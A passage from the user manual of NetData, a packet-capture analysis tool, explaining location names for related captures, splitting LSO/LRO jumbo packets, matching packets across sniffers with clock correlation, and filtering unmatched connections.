By zooming into one of the clusters it was possible to focus on the client and ephemeral port involved in a failed transaction, and the new command loaded all the pckets and transactions of two connection instances seen by 8 sniffers. Further zooming into different parts of the transaction, seen at different points in this network with WAN accelerators, provided a thorough explanation with evidence of faulty behaviour in some network equipment.




8.8 Location Names for Super Projects

Super projects are those with one or more related captures or related projects. They can generate timing charts with views of the same connection from different monitoring points. One way to identify the monitoring point is by the project index prefixed to a connection ID, a packet number, or a transaction key.


NetData allows a location name to be assigned to each capture sequence or related project, with a new column in the table of related captures or related projects:

Index	Location	Clock Factor	Cap AddSecs	Chart AddSecs	Capture Name
2	DMZ	1.0	0	0	dmz.PCAP
3	INTERNET	1.0	0	0	inet.PCAP


The location name of the main project is found on the Project page of controls:




The location names appear with other legends on the timing chart's socket bands. If a band's legends are confined to a single row, the location appears in place of the connection's transport protocol:



Otherwise the location appears next to the word 'client' or 'server':





8.9 Splitting Jumbo-Size Packets

Sniffers in many servers such as NetApp file servers record aggregations of packets rather than the individual packets that appear on a physical network. After capture the jumbo-size packets may be segmented for transmission within an agreed maximum segment size (MSS), possibly using a network card's Large Send Offload (LSO) function. Similarly, received packets before capture are often aggregated for efficient handling within the server, using a card's Large Receive Offload (LRO) function.

When investigating performance problems, packet aggregations raise several difficulties:

1) NetData may be unable to relate the sequence gaps recorded in selective acks with the originally transmitted packets. It is then unable to infer all the packet losses that occur after packets have been recorded, and mark those packet losses on data-sequence and queue-length charts,

2) Measures of traffic rates tend to overstate the true traffic rates.

3) Packets recorded in other parts of the network can't be matched reliably with packets recorded in the server.

A new function in the Tools menu overcomes the first two difficulties by splitting large packets into smaller packets with data-sequence boundaries that correspond to acknowledgement sequence numbers in Ack and selective-ack packets. If the receiving node normally acknowledges every second packet, then the new packet splits will not correspond to individual transmitted packets but will usually contain the acknowledged pairs of data segments. However, if the receiver sees a sequence gap and acknowledges every packet until the gap has been filled, then the split packets will contain only single segments. All the new packets inherit the IP identifiers and packet-sequence numbers of their larger parents.

To be effective, packet losses need to be inferred – during the calculation of round-trip times – after the new function is executed. Commands for the new function and for calculating round-trip times can be issued at the same time that packet analysis is launched.

8.10 Splitting Jumbo-Size Packets when Packet Matching


Sniffers in many servers such as NetApp file servers record aggregations of packets rather than the individual packets that appear on a physical network. After capture the jumbo-size packets may be segmented for transmission within an agreed maximum segment size (MSS), possibly using a network card's Large Send Offload (LSO) function. Similarly, received packets before capture are often aggregated for efficient handling within the server, using a card's Large Receive Offload (LRO) function.


When investigating performance problems, packet aggregations raise several difficulties:


4) NetData may be unable to relate the sequence gaps recorded in selective acks with the originally transmitted packets. It is then unable to infer all the packet losses that occur after packets have been recorded, and mark those packet losses on data-sequence and queue-length charts,
5) Measures of traffic rates tend to overstate the true traffic rates.
6) Packets recorded in other parts of the network can't be matched reliably with packets recorded in the server.


A NetData tool can split large packets at data-sequence boundaries that correspond to acknowledgement sequence numbers in Ack and selective-ack packets. NetData can also split packets when matching packets captured at two different points in the network. This function normally splits packets into all the segments seen on the network, unless the network dropped some packets between the two sniffers.


This function can be requested when launching an analysis of related captures, or later in a NetData session when manually requesting the correlation of two related captures. Even if packet splitting is not requested, NetData matches small packets in the second capture with their aggregations in the first capture and avoids flagging them as lost in transit.


The project has related capture files from other sniffers and all the capture files will be analysed.
After analysis find all matching packets and record transit times
Match only TCP packets
Assume that TCP sequence numbers are not translated
Make no assumption about location of clients in path
Direction-finding connection weight 1 msecs / conn
Split aggreagted packets in first capture sequence
When finding matched packets, correlate and adjust timestamps:
Correlate all small packets, Syns and data
Correlate data packets only if they follow a direction reversal
Maximum correlated packet length 200 data bytes
Record clock adjustments for future analysis
Do not adjust clock speed
Retain new transit times in successive correlations


Analysed and Compared Related Capture Files
All related capture files have been analysed, ready for charting.
Comparing capture 1 (wgB_filtered) with 2 (wgA_filtered):
33,876 packets were matched between 05:07:23.5793 and 05:09:23.7181
27,735 packet splits were added to the first packet table
Capture 2 (wgA_filtered) timestamps have been adjusted:
253 pairs of frame times were correlated, with coefficient 1.0000000
Clock of capture 2 (wgA_filtered) was behind by 0.02996 secs
at 05:17:54.4832 on 28-Dec-2017
and was slower by 0.0021737%, with speed factor of 0.999978263
Re-analysed 239 frames without outliers; coefficient 1.0000000
Clock of capture 2 (wgA_filtered) was behind by 0.03004 secs
at 05:17:54.4832 on 28-Dec-2017
and was slower by 0.0021834%, with speed factor of 0.999978166
Display dialogue chart
OK







Jumbo-size aggregated packets


Split jumbo-size packets

Same packets elsewhere in network

8.11 Splitting Packet Aggregates to Match a Related Capture


When traffic is captured in two communicating machines in order to measure transit times across a network path, packet matching may be thwarted if one machine records packets in an aggregated (jumbo) form before a network card segments them for transmission, or after the card receives packets. In that case, few if any packets exist to be matched with the same length, the same IP identifier, and corresponding TCP sequence numbers. NetData overcomes this problem by first matching packets with different lengths, and, if one packet is longer, will match small packets from the other capture with different parts of the jumbo packet.

A checkbox among the packet-matching controls causes NetData to expand the respective database tables, replacing each jumbo packet with its matched and unmatched parts. The parts inherit TCP and event flags from their matching packets in the opposite capture. A part that is not matched is not split any further and is given an event flag signifying that it was lost in transit. When plotted on a flow chart, the last part of an aggregated packet is given a long horizontal tick to signify the end of the captured jumbo packet.



As it is for packets whose loss after passing the sniffer is inferred from duplicate or selective acks, the black vertical strips of unmatched packet parts are lined with a red vertical stripe, as in the chart below. This chart displays parts of three aggregated packets. Only the first three parts of the second jumbo survived in the network; all its subsequent parts, and the first part of the third jumbo, were lost in the network. These losses are confirmed by the selective-ack diagram.

NetData is now able to match segments with the third jumbo even though the second capture has no packet with the same IP ID as the jumbo.



Server Data Sequence vs Time
SMB2/TCP connection 1-253214: 192.168.1.195 (clt) -> 192.168.1.163 (svr)
Relative Data Kbytes
260
250
240
230
220
210
200
client window upper
12 segments in window
normal data packet
data packet lost in transit
data packet leaving gap
selective ack
window lower edge
4 count of duplicate acks
1
6
26
53
05:10:47.4222
05:10:47.4228
05:10:47.4234
05:10:47.424
05:10:47.4246
05:10:47.4252
Saturday 09-May
NetData Chad_ServerTest(Laptop)

8.12 Filtering Out Unmatched Connections in Related Captures

When working with a project that has several related captures, and matching packets have been found, it is often useful to focus on only those connections and packets that were recorded in more than one capture sequence.


Unmatched packets can be filtered out of the timing chart by choosing ‘Hide Connections’ from the context menu, and choosing ‘Not Matched with Related Capture’ from the submenu.

The dialogue chart can be restricted to matched connections by choosing ‘Dialogues Configuration’ from the View menu and checking the box ‘Restrict chart to matched connections in related captures’:




8.13 Finding Matching Packets Within a Capture Sequence

